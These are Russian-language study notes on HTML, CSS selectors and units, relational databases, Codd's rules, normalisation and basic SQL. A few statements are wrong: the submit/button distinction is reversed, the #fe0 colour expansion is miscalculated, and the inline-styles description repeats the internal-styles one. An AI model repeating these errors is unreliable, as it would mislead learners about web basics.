? Браузерный движок (Layout Engine) – представляет собой программу, преобразующую содержимое веб-страниц (файлы HTML, XML, цифровые изображения и т. д.) и информацию о форматировании (в форматах CSS, XSL и т. д.) в интерактивное изображение форматированного содержимого на экране. Браузерный движок обычно используется в веб-браузерах (отсюда название), почтовых клиентах и других программах, нуждающихся в отображении и редактировании содержимого веб-страниц.

? Валидация HTML-документов

validator.w3.org – Самый распространённый инструмент для проверки отдельных страниц на валидность.

Этот сайт предлагает три способа проверки:

- по веб-адресу;
- по локальному файлу;
- по коду, ведённому в форму.

? Отличие значения «submit» от значения «button» у атрибута «type» тега `<input>`

`<input type="submit" value="submit">` – обработка данных на уровне Клиента, запрос на сервер НЕ происходит;

`<input type="button" value="button">` – обработка данных на уровне Сервера, запрос на сервер происходит.

CSS

? CSS – Стили

- Стилем или CSS (Cascading Style Sheets, Каскадные Таблицы Стилей) называется **набор параметров форматирования**, который применяется к **элементам документа**, чтобы изменить их внешний вид.
- Ещё одним преимуществом стилей является то, что они предлагают намного больше возможностей для форматирования, чем обычный HTML.
- CSS представляет собой мощную систему, расширяющую возможности дизайна и вёрстки веб-страниц.

? Принцип CSS

- Сам код HTML никаких изменений не претерпел.
- Единственное добавление – это строка `<link rel="stylesheet" href="style.css">`.
- Она ссылается на внешний файл с описанием стилей под именем style.css.
- Содержимое этого файла:

```
body {                                     /* ЗАДАНИЕ ПАРАМЕТРОВ ТЕЛУ ФАЙЛА */  
    font-family: Arial, Verdana, sans-serif;  /* Семейство шрифтов */  
    font-size: 11pt;                          /* Размер основного шрифта в пунктах */  
    background-color: #f0f0f0;                 /* Цвет фона веб-страницы */  
    color: #333;                            /* Цвет основного текста */  
}  
  
h1 {                                         /* ЗАДАНИЕ ПАРАМЕТРОВ ЗАГОЛОВКАМ 1 УРОВНЯ */  
    color: #a52a2a;                         /* Цвет заголовка */  
    font-size: 24pt;                          /* Размер шрифта в пунктах */  
    font-family: Georgia, Times, serif;      /* Семейство шрифтов */  
    font-weight: normal;                     /* Нормальное начертание текста */  
}  
  
p {                                           /* ЗАДАНИЕ ПАРАМЕТРОВ АБЗАЦАМ */  
    text-align: justify;                    /* Выравнивание по ширине */  
    margin-left: 60px;                      /* Отступ слева в пикселях */  
    margin-right: 10px;                     /* Отступ справа в пикселях */  
    border-left: 1px solid #999;            /* Параметры линии слева */  
    border-bottom: 1px solid #999;           /* Параметры линии снизу */  
    padding-left: 10px;                     /* Отступ от линии слева до текста */  
    padding-bottom: 10px;                   /* Отступ от линии снизу до текста */  
}
```

- CSS возможно использовать и в самом HTML-файле:

```
<style>  
.japan {  
width: ....px;  
height: ....px;  
border: ....px solid #FFFFFF;  
}  
</style>  
<body>  
<div class="japan">.....</div>  
</body>
```

? Преимущества CSS

- «+» Стили предлагают намного больше возможностей для форматирования, чем обычный HTML.
- «+» Поскольку на файл со стилем можно ссылаться из любого веб-документа, это приводит в итоге к сокращению объёма повторяющихся данных. А благодаря разделению кода и оформления повышается гибкость управления видом документа и скорость работы над сайтом

? Типы стилей CSS

- Стиль браузера
- Стиль автора
- Стиль пользователя

? Способы добавления стилей на страницу:

- Связанные стили (External – by using a `<link>` element to link to an external CSS file)
- Глобальные стили (Internal – by using a `<style>` element in the `<head>` section)
- Внутренние стили (Inline – by using the `style` attribute inside HTML elements)

? Связанные стили (External):

При использовании связанных стилей описание селекторов и их значений располагается в отдельном файле, как правило, с расширением «css», а для связывания документа с этим файлом применяется тег `<link>`

Файл HTML	Файл CSS
<pre><!DOCTYPE HTML> <html> <head> <meta charset="utf-8"> <title>Стили</title> <link rel="stylesheet" href="mysite.css"> <link rel="stylesheet" href="http://www.htmlbook.ru/main.css"> </head> <body></pre>	<pre>H1 { color: #000080; font-size: 200%; font-family: Arial, Verdana, sans-serif; text-align: center; } P { padding-left: 20px; }</pre>

? Глобальные стили (Internal):

При использовании глобальных стилей свойства CSS описываются в самом документе и располагаются в заголовке веб-страницы.

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8">
<title>Глобальные стили</title>
<style>
H1 {
font-size: 120%;
font-family: Verdana, Arial, Helvetica, sans-serif;
color: #333366;
}
</style>
</head>
<body>
```

? Внутренние стили (Inline):

При использовании глобальных стилей свойства CSS описываются в самом документе и располагаются в заголовке веб-страницы.

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8">
<title>Внутренние стили</title>
</head>
<body>
<p style="font-size: 120%; font-family: monospace; color: #cd66cc">Пример текста</p>
```

? Синтаксис CSS

Стилевые правила записываются в своём формате, отличном от HTML. Основным понятием выступает селектор – это некоторое имя стиля, для которого добавляются параметры форматирования. В качестве селектора выступают теги, классы и идентификаторы. Общий способ записи имеет следующий вид.



Вначале пишется имя селектора, например, TABLE, это означает, что все стилевые параметры будут применяться к тегу <table>, затем идут фигурные скобки, в которых записывается стилевое свойство, а его значение указывается после двоеточия. Стилевые свойства разделяются между собой точкой с запятой, в конце этот символ можно опустить.

? Селектор – это некоторое имя стиля, для которого добавляются параметры форматирования

? В качестве селектора выступают:

- Теги
- Классы
- Идентификаторы

? CSS не чувствителен к регистру, переносу строк, пробелам и символам табуляции.

? Комментарии – применяют следующую конструкцию /* ... */

? Комментарии в HTML и CSS

/* комментарий */ – в CSS
<!-- комментарий --> – в HTML

? Строки

Любые строки необходимо брать в двойные или одинарные кавычки. Если внутри строки требуется оставить одну или несколько кавычек, то можно комбинировать типы кавычек или добавить перед кавычкой слеш:

- 'Гостиница "Турист"'
- "Гостиница 'Турист'"
- "Гостиница \"Турист\""

? Числа

Целочисленные 0, ..., 9 и десятичные, разделяемые точкой (0.7 = .7)

? Проценты

Процентная запись обычно применяется в тех случаях, когда надо изменить значение относительно родительского элемента или когда размеры зависят от внешних условий. Так, ширина таблицы 100% означает, что она будет подстраиваться под размеры окна браузера и меняться вместе с шириной окна.

Проценты не обязательно должны быть целым числом, допускается использовать десятичные дроби, вроде значения 56.8%

? Размеры

Для задания размеров различных элементов, в CSS используются абсолютные и относительные единицы измерения. Абсолютные единицы не зависят от устройства вывода, а относительные единицы определяют размер элемента относительно значения другого размера.

- Относительные единицы обычно используют для работы с текстом, либо когда надо вычислить процентное соотношение между элементами:
 - em – размер шрифта текущего эл-та (зависит от размера шрифта текущего элемента);
 - ex – высота символа «x» в нижнем регистре (распространяются те же правила, что и для em: он привязан к размеру шрифта, заданного в браузере по умолчанию, или к размеру шрифта родительского элемента);
 - px – пиксель (это элементарная точка, отображаемая монитором или смартфоном, размер пикселя зависит от разрешения устройства и его технических х-к);
 - % – процент.

- Абсолютные единицы применяются реже, чем относительные и обычно при работе с текстом:
 - in – Дюйм (1 in = 2,54 см)
 - см – Сантиметр
 - мм – Миллиметр
 - pt – Пункт (1 pt = 1/72 in)
 - pc – Пика (1 pc = 12 pt = 1/6 in)

? Цвет

Цвет в стилях можно задавать 3 способами:

- по шестнадцатеричному значению,
- по названию и
- в формате RGB.

- По шестнадцатеричному значению:

Каждый из трёх цветов – красный, зелёный и синий – может принимать значения от 00 до FF. Таким образом, обозначение цвета разбивается на три составляющие #rrggbb, где первые два символа отмечают красную компоненту цвета, два средних – зелёную, а два последних – синюю. Допускается использовать сокращённую форму вида #rgb, где каждый символ следует удваивать (#rrggbb). К примеру, запись #fe0 расценивается как #fee000

- По названию:

Имя	Цвет	Код	Описание
white		#ffffff или #fff	Белый
silver		#c0c0c0	Серый
gray		#808080	Тёмно-серый
black		#000000 или #000	Чёрный
maroon		#800000	Тёмно-красный
red		#ff0000 или #f00	Красный
orange		#ffa500	Оранжевый
yellow		#ffff00 или #ff0	Жёлтый
olive		#808000	Оливковый
lime		#00ff00 или #0f0	Светло-зелёный
green		#008000	Зелёный
aqua		#00ffff или #0ff	Голубой
blue		#0000ff или #00f	Синий
navy		#000080	Тёмно-синий
teal		#008080	Сине-зелёный
fuchsia		#ff00ff или #f0f	Розовый
purple		#800080	Фиолетовый

- В формате RGB – Вначале указывается ключевое слово rgb, а затем в скобках, через запятую указываются компоненты цвета, например rgb(255, 0, 0) или rgb(100%, 20%, 20%)

? Адреса

Адреса (URI, Uniform Resource Identifiers, унифицированный идентификатор ресурсов) применяются для указания пути к файлу, например, для установки фоновой картинки на странице. Для этого применяется ключевое слово url(), внутри скобок пишется относительный или абсолютный адрес файла. При этом адрес можно задавать в необязательных одинарных или двойных кавычках

? Ключевые слова

В качестве значений активно применяются ключевые слова, которые определяют желаемый результат действия стилевых свойств. Ключевые слова пишутся без кавычек.

Правильно: P { text-align: right; }

НЕВЕРНО: P { text-align: "right"; }

? Селекторы тегов

В качестве селектора может выступать любой тег HTML, для которого определяются правила форматирования, такие как: цвет, фон, размер и т. д. Правила задаются в следующем виде.

Тег { свойство1: значение; свойство2: значение; ... }

Вначале указывается имя тега, оформление которого будет переопределено, заглавными или строчными символами не имеет значения. Внутри фигурных скобок пишется стилевое свойство, а после двоеточия – его значение. Набор свойств разделяется между собой точкой с запятой и может располагаться как в одну строку, так и в несколько


? Классы

Классы применяют, когда необходимо определить стиль для индивидуального элемента веб-страницы или задать разные стили для одного тега. При использовании совместно с тегами синтаксис для классов будет следующий.

Тег.Имя класса { свойство1: значение; свойство2: значение; ... }

Внутри стиля вначале пишется желаемый тег, а затем, через точку пользовательское имя класса. Имена классов должны начинаться с латинского символа и могут содержать в себе символ дефиса (-) и подчёркивания (_). Использование русских букв в именах классов недопустимо. Чтобы указать в коде HTML, что тег используется с определённым классом, к тегу добавляется атрибут class="Имя класса"

```
<!DOCTYPE HTML>
<html>
  <head>
    <meta charset="utf-8">
    <title>Классы</title>
    <style>
      P { /* Обычный абзац */
        text-align: justify; /* Выравнивание текста по ширине */
      }
      P.cite { /* Абзац с классом cite */
        color: navy; /* Цвет текста */
        margin-left: 20px; /* Отступ слева */
        border-left: 1px solid navy; /* Граница слева от текста */
        padding-left: 15px; /* Расстояние от линии до текста */
      }
    </style>
  </head>
  <body>
    <p>Для искусственного освещения помещения применяются люминесцентные лампы. Они отличаются высокой световой отдачей, продолжительным сроком службы, малой яркостью светящейся поверхности, близким к естественному спектральным составом излучаемого света, что обеспечивает хорошую цветопередачу.</p>
    <p class="cite">Для исключения засветки экрана дисплея световыми потоками оконные проемы снабжены светорассеивающими шторами.</p>
  </body>
</html>
```




Можно, также, использовать классы и без указания тега. Синтаксис в этом случае будет следующий.

.Имя класса { свойство1: значение; свойство2: значение; ... }

При такой записи класс можно применять к любому тегу

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8">
<title>Классы</title>
<style>
.gost {
  color: green; /* Цвет текста */
  font-weight: bold; /* Жирное начертание */
}
.term {
  border-bottom: 1px dashed red; /* Подчеркивание под текстом */
}
</style>
</head>
<body>
<p>Согласно <span class="gost">ГОСТ 12.1.003-83 ССБТ "Шум. Общие  
требования безопасности", шумовой характеристикой рабочих  
мест при постоянном шуме являются уровни звуковых давлений в децибелах  
в октавных полосах. Совокупность таких уровней называется  
уровню звукового давления в октавной полосе со среднегеометрической  
частотой 1000 Гц.
</p>
</body>
</html>
```



? Идентификаторы

Идентификатор (называемый также «ID селектор») определяет уникальное имя элемента, которое используется для изменения его стиля и обращения к нему через скрипты.

Синтаксис применения идентификатора следующий.


#Имя идентификатора { свойство1: значение; свойство2: значение; ... }

При описании идентификатора вначале указывается символ решётки (#), затем идёт имя идентификатора. Оно должно начинаться с латинского символа и может содержать в себе символ дефиса (-) и подчёркивания (_).

Использование русских букв в именах идентификатора недопустимо. В отличие от классов идентификаторы должны быть уникальны, иными словами, встречаться в коде документа только один раз.

Обращение к идентификатору происходит аналогично классам, но в качестве ключевого слова у тега используется атрибут id, значением которого выступает имя идентификатора (пример 9.1). Символ решётки при этом уже не указывается.

```
<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8">
<title>Идентификаторы</title>
<style>
#help {
    position: absolute; /* Абсолютное позиционирование */
    left: 160px; /* Положение элемента от левого края */
    top: 50px; /* Положение от верхнего края */
    width: 225px; /* Ширина блока */
    padding: 5px; /* Поля вокруг текста */
    background: #f0f0f0; /* Цвет фона */
}
</style>
</head>
<body>
<div id="help">
Этот элемент помогает в случае, когда вы находитесь в осознании того
факта, что совершенно не понимаете, кто и как вам может помочь. Именно
в этот момент мы и подсказываем, что помочь вам никто не сможет.
</div>
</body>
</html>
```



Databases

Database & Database Management System

? Базы Данных в жизни – Библиотека, записная книжка, ...

? Базы Данных на ПК – Access, Oracle, ...

? БД, База Данных

Под Базой Данных понимают хранилище структурированных данных, при этом данные должны быть непротиворечивы, минимально избыточны и целостны.

? Пример Базы Данных

Данные таблицы «Преподаватель»:


Таб.№	ФИО	Уч. степень	Уч. звание	Код кафедры
101	Андреев А.П.	Доктор тех. наук	Профессор	01
102	Алухтин И.С.	Кандидат тех. наук	Доцент	01
103	Глухов И.Л.	Кандидат тех. наук	Доцент	01
104	Сеченов Ю.Б	Кандидат тех. наук	Доцент	01

? Виды Баз Данных:


Существует огромное количество разновидностей Баз Данных, отличающихся по различным критериям. Например, в «Энциклопедии технологий баз данных», определяются свыше 50 видов БД.

? Виды Баз Данных – классификация по Модели Данных:


- Иерархические БД – минус в том, что если надо найти эл-т на нижнем, надо двигаться сверху-вниз.




- Сетевые.



- Объектно-ориентированные.



- Реляционные.



- Объектно-реляционные.
- Функциональные.

? Реляционные Базы Данных:

- Реляционная база данных — база данных, основанная на реляционной модели данных.
- От англ. «Relation» — «отношение», «зависимость», «связь».
- Реляционные БД представляют связанные между собой совокупность таблиц-сущностей Базы Данных.
- Каждая таблица БД представляется как совокупность строк и столбцов, где строки соответствуют экземпляру объекта, конкретному событию или явлению, а столбцы — атрибутам (признакам, характеристикам, параметрам) объекта, события, явления.
- При практической разработке БД:
 - Таблицы-Сущности зовутся Таблицами;
 - Строки (экземпляры) — Записями;
 - Столбцы (атрибуты) — Полями.
- «+» Одно из важнейших достоинств Реляционных Баз Данных состоит в том, что можно хранить **логически сгруппированные данные в разных таблицах** и задавать **связи** между ними, **объединяя их** в единую базу.
- «+» Такая организация данных позволяет уменьшить избыточность хранимых данных, упрощает их ввод и организацию запросов и отчётов.
- 1970 – Использование реляционных баз данных было предложено доктором Коддом из компании IBM.
- Для работы с реляционными БД применяют реляционные СУБД.

? Реляционные и нереляционные БД – В отличие от SQL, в NoSQL вся информация хранится без чётко установленной структуры и явных связей между всеми данными.

- Реляционные БД – хранят структурированные данные, которые обычно представляют объекты реального мира. Это могут быть сведения о человеке, или о содержимом корзины для товаров в магазине, сгруппированные в таблицах, **формат которых задан** на этапе проектирования хранилища.
- Нереляционные БД устроены иначе. Например, документо-ориентированные базы хранят информацию в виде иерархических структур данных. Речь может идти об объектах с произвольным набором атрибутов. То, что в реляционной БД будет разбито на несколько взаимосвязанных таблиц, в нереляционной может храниться в виде целостной сущности.

? СУБД, Система Управления Базами Данных:

- СУБД, Система Управления Базами Данных – совокупность программных и лингвистических средств общего или специального назначения, обеспечивающих управление созданием и использованием БД.
- СУБД позволяет сосредоточиться на работе с данными, абстрагировавшись от их физического размещения, а также берет на себя заботу эффективного их сохранения и выборки.
- Весь смысл использования БД в том, что когда данных становится очень много, и эти данные внезапно становится невероятно сложно структурировать, и среднестатистический компьютер зависит от нагрузки, то в дело вступают СУБД и берут на себя это нелёгкое и весьма оплачиваемое бремя.
- СУБД освобождает разработчика от задач хранения, модификации и поиска данных. Его дело – указать, какие данные взять, и что с ними сделать. Все остальное делает сама СУБД.
- Практически все разработчики современных приложений, предусматривающих связь с системами баз данных, ориентируются на реляционные СУБД.
- 2009 – По результатам исследований компании IDC всего около 7% составляют проекты, в которых используются СУБД нереляционного типа.
- 2010 – По данным аналитиков реляционные СУБД используются в абсолютном большинстве крупных проектов по разработке информационных систем.
- 2013 – Оценка Gartner – рынок реляционных СУБД составлял 26 млрд. \$ с годовым $\Delta \approx 9\%$
- 2018 – Оценка Gartner – рынок реляционных СУБД достиг 40 млрд. \$.
- В настоящее время абсолютными лидерами рынка СУБД являются компании Oracle, IBM и Microsoft, с общей совокупной долей рынка около 90%, поставляя такие системы как Oracle Database, IBM DB2 и Microsoft SQL Server.

? Основные функции СУБД:

- управление данными во внешней памяти (на дисках);
- управление данными в оперативной памяти с использованием дискового кэша;
- журнализация изменений, резервное копирование и восстановление базы данных после сбоев;
- поддержка языков БД (язык определения данных, язык манипулирования данными).

? Состав СУБД:

Обычно современная СУБД содержит следующие компоненты:

- Ядро, которое отвечает за управление данными во внешней и оперативной памяти и журнализацию,
- Процессор языка Базы Данных, обеспечивающий оптимизацию запросов на извлечение и изменение данных и создание, как правило, машинно-независимого исполняемого внутреннего кода,
- Подсистему Поддержки Времени Исполнения, которая интерпретирует программы манипуляции данными, создающие пользовательский интерфейс с СУБД,
- Сервисные Программы (Внешние Утилиты), обеспечивающие ряд дополнительных возможностей по обслуживанию информационной системы.

? Разновидности СУБД:

- Oracle
- MS SQL Server
- PostgreSQL
- MySQL
- IBM DB2
- SQLite
- MS Access

? 12 правил Кодда (Codd's 12 rules)

Не все системы, позиционирующие себя как СУБД, таковыми являются. Должны выполняться 12 правил Кодда 12 правил Кодда (Эдгара Кодда) – на самом деле их 13: Правило 0, 1, 2, ..., 12 – 13 правил, которым должна удовлетворять каждая система управления **реляционными** базами данных.

- **Правило 0: Основное правило (Foundation Rule):** Система, которая рекламируется или позиционируется как реляционная система управления базами данных, должна быть способной управлять базами данных, используя исключительно свои реляционные возможности.
- **Правило 1: Информационное правило (The Information Rule):** Вся информация в реляционной базе данных на логическом уровне должна быть явно представлена единственным способом: значениями в таблицах.
- **Правило 2: Гарантированный доступ к данным (Guaranteed Access Rule):** В реляционной базе данных каждое отдельное (атомарное) значение данных должно быть логически доступно с помощью комбинации имени таблицы, значения первичного ключа и имени столбца.
- **Правило 3: Систематическая поддержка отсутствующих значений (Systematic Treatment of Null Values):** Неизвестные, или отсутствующие значения NULL, отличные от любого известного значения, должны поддерживаться для всех типов данных при выполнении любых операций. Например, для числовых данных неизвестные значения не должны рассматриваться как нули, а для символьных данных – как пустые строки.
- **Правило 4: Доступ к словарю данных в терминах реляционной модели (Active On-Line Catalog Based on the Relational Model):** Словарь данных должен сохраняться в форме реляционных таблиц, и СУБД должна поддерживать доступ к нему при помощи стандартных языковых средств, тех же самых, которые используются для работы с реляционными таблицами, содержащими пользовательские данные.
- **Правило 5: Полнота подмножества языка (Comprehensive Data Sublanguage Rule):** Система управления реляционными базами данных должна поддерживать хотя бы один реляционный язык, который
 - (а) имеет линейный синтаксис,
 - (б) может использоваться как интерактивно, так и в прикладных программах,
 - (в) поддерживает операции определения данных, определения представлений, манипулирования данными (интерактивные и программные), ограничители целостности, управления доступом и операции управления транзакциями (begin, commit и rollback).
- **Правило 6: Возможность изменения представлений (View Updating Rule):** Каждое представление должно поддерживать все операции манипулирования данными, которые поддерживают реляционные таблицы: операции выборки, вставки, изменения и удаления данных.

- Правило 7: Наличие высокоуровневых операций управления данными (High-Level Insert, Update, and Delete):** Операции вставки, изменения и удаления данных должны поддерживаться не только по отношению к одной строке реляционной таблицы, но и по отношению к любому множеству строк.
- Правило 8: Физическая независимость данных (Physical Data Independence):** Приложения не должны зависеть от используемых способов хранения данных на носителях, от аппаратного обеспечения компьютеров, на которых находится реляционная база данных.
- Правило 9: Логическая независимость данных (Logical Data Independence):** Представление данных в приложении не должно зависеть от структуры реляционных таблиц. Если в процессе нормализации одна реляционная таблица разделяется на две, представление должно обеспечить объединение этих данных, чтобы изменение структуры реляционных таблиц не сказывалось на работе приложений.
- Правило 10: Независимость контроля целостности (Integrity Independence):** Вся информация, необходимая для поддержания целостности, должна находиться в словаре данных. Язык для работы с данными должен выполнять проверку входных данных и автоматически поддерживать целостность данных.
- Правило 11: Независимость от расположения (Distribution Independence):** База данных может быть распределённой, может находиться на нескольких компьютерах, и это не должно оказывать влияния на приложения. Перенос базы данных на другой компьютер не должен оказывать влияния на приложения.
- Правило 12: Согласование языковых уровней (The Nonsubversion Rule):** Если используется низкоуровневый язык доступа к данным, он не должен игнорировать правила безопасности и правила целостности, которые поддерживаются языком более высокого уровня.

? Терминология названия строк и столбцов:

- Строка = Запись = Кортеж
- Столбец = Колонка = Поле

? Для того, чтобы получить данные из БД надо знать 3 параметра:

- Имя таблицы
- Название столбца
- Ключ = связь

? Синтаксис – используются /не используются в название Таблицы, Столбца, Ключа

- Никогда не используются – Кириллица (и др.) и Пробелы
- Используются – Латиница и «_»/сочетания «CapsSmall»

? Виды реляции (отношения) :

- 1 к 1
- 1 ко многим
- Многие ко многим

? Введение реляции

Students			
ID	Name	Age	Mark
2145	Julia	23	98%
18	Oleg	35	67%
35	Maria	29	80%
60	Julia	23	50%
...

Pers_data				
ID	City	Address	Phone	Student_id
1	Odessa	Shevchenko ave, #	+38067xxxxxx	2145
2	Texas	Sunnymoon rd, #	+38068xxxxxx	18
3	Lviv	Lesi Ukraiinki blvd	+38093xxxxxx	35
4	Odessa	Levitana str, #	+38095xxxxxx	60
...

- Есть таблица со студентами, возрастом и оценками.
- Появляется студент с таким же именем – Юлия.
- Выход – ввести фамилию, но фамилии тоже могут быть одинаковыми.
- Выход – различать Юль по возрасту, но и возраст может совпадать.
- Тогда надо смотреть на оценки, но это уже становится сложным, да и они могут совпасть.
- Выход – вводим уникальный id.
- Тут id – Первичный ключ (Primary Key)

- Но есть много сопутствующих данных (Персональные данные), которые или в данный момент не нужны, или доступ к ним открыт не для всех (Перс данные в банковских приложениях)
- Создание общей дополнительной расширенной таблицы – не вариант – лишние дублирующиеся данные занимают память, и это не решает проблему доступа к части данных.
- Тогда создаётся таблица «Перс данные» и устанавливается связь с таблицей «Студенты» по уникальному идентификатору. Эта связь и есть – реляция.
- В таблице «Pers_data» есть столбец «Student_id» (это Внешний ключ), который указывает на таблицу «Students», столбик «ID» (это Первичный ключ)
- Students.ID – Первичный ключ (Primary Key)
- Pers_data. Student_id – Внешний ключ (Foreign Key)

? Нормальные формы

Нормальная форма (форма нормализации) – оптимизированная форма, без лишнего / совокупность требований, которым должно удовлетворять отношение.

- 1ая нормальная форма (1NF) – говорит о том, что данные не должны повторяться
- 2ая нормальная форма (2NF) – данные находятся в 1NF и зависят от ключа
- 3ая нормальная форма (3NF) – данные находятся в 2NF и отсутствуют транзитивные функциональные зависимости неключевых атрибутов от ключевых
- Нормальная форма Бойса – Кодда (BCNF)
- 4ая нормальная форма (4NF)
- 5ая нормальная форма (5NF)
- Доменно-ключевая нормальная форма (DKNF)
- 6ая нормальная форма (6NF)

? Атомарность значений

Значения в ячейках должны быть атомарными – не валить несколько значений в одну ячейку.

ФИО – не является атомарным. Применяется принцип декомпозиции: ФИО → Ф, И, О

? Однотипные данные

Все данные должны быть одного типа

? Реляции

Реляции (зависимости) должны выноситься в новые таблицы, а не валить всё в одну.

Auto

ID	Maker	Model	Price	Supplier	Discount
1	Mercedes	S500	20000	Adis	5%
2	Audi	T-8	18000	Ital	7%
3	Audi	T-10	22000	Genner	10%
4	Toyota	CHR	25000	Ital	7%
...

→

Supplier	Discount
Adis	5%
Ital	7%
Genner	10%
Ital	7%
...	...

SQL

SQL

? **SQL (Structured Query Language) – Язык Структурированных Запросов** – декларативный язык программирования, применяемый для создания, модификации и управления данными в реляционной Базе Данных, управляемой соответствующей системой управления Базами Данных.

? Что представляет собой язык SQL

Язык SQL представляет собой совокупность:

- Операторов;
- Инструкций;
- Вычисляемых функций.

? Операторы SQL

Операторы SQL делятся на:

- Операторы Определения Данных (DDL, Data Definition Language):
 - CREATE создаёт объект БД (саму базу, таблицу, представление, пользователя и т. д.),
 - ALTER изменяет объект,
 - DROP удаляет объект.
- Операторы Манипуляции Данными (DML, Data Manipulation Language):
 - SELECT выбирает данные, удовлетворяющие заданным условиям,
 - INSERT добавляет новые данные,
 - UPDATE изменяет существующие данные,
 - DELETE удаляет данные.
- Операторы Определения Доступа к Данным (DCL, Data Control Language):
 - GRANT предоставляет пользователю (группе) разрешения на определённые операции с объектом,
 - REVOKE отзывает ранее выданные разрешения,
 - DENY задаёт запрет, имеющий приоритет над разрешением.
- Операторы Управления Транзакциями (TCL, Transaction Control Language):
 - COMMIT применяет транзакцию,
 - ROLLBACK откатывает все изменения, сделанные в контексте текущей транзакции,
 - SAVEPOINT делит транзакцию на более мелкие участки.

? Преимущества и Недостатки SQL:

- «+» Независимость SQL от конкретной СУБД – Несмотря на наличие диалектов и различий в синтаксисе, в большинстве своём тексты SQL-запросов, содержащие DDL и DML, могут быть достаточно легко перенесены из одной СУБД в другую.
- «+» Наличие стандартов SQL – стандарты и набор тестов для выявления совместимости и соответствия конкретной реализации SQL общепринятому стандарту только способствует «стабилизации» языка.
- «-» Сложность SQL – Хотя SQL и задумывался как средство работы конечного пользователя, в конце концов, он стал настолько сложным, что превратился в инструмент программиста.

? Синтаксис SQL

- Automarket.Auto.Id – База.Таблица.Столбец
- != или <> – не равно
- ; – в конце строки – классика, но сейчас используется optional
- * – выбрать всё – **SELECT * FROM auto** – выводит все значения из табл «auto»

? Типы данных SQL

При создании таблицы для всех её столбцов необходимо указать определённый тип данных. Тип данных определяет, какие значения могут храниться в столбце, сколько они будут занимать места в памяти.

В зависимости от характера значений все их можно разделить на группы.

ЧИСЛОВЫЕ ТИПЫ ДАННЫХ

- BIT: хранит значение 0 или 1. Фактически является аналогом булевого типа в языках программирования. Занимает 1 байт.
- TINYINT: хранит числа от 0 до 255. Занимает 1 байт. Хорошо подходит для хранения небольших чисел.
- SMALLINT: хранит числа от -32 768 до 32 767. Занимает 2 байта
- INT: хранит числа от -2 147 483 648 до 2 147 483 647. Занимает 4 байта. Наиболее используемый тип для хранения чисел.
- BIGINT: хранит очень большие числа от -9 223 372 036 854 775 808 до 9 223 372 036 854 775 807, которые занимают в памяти 8 байт.
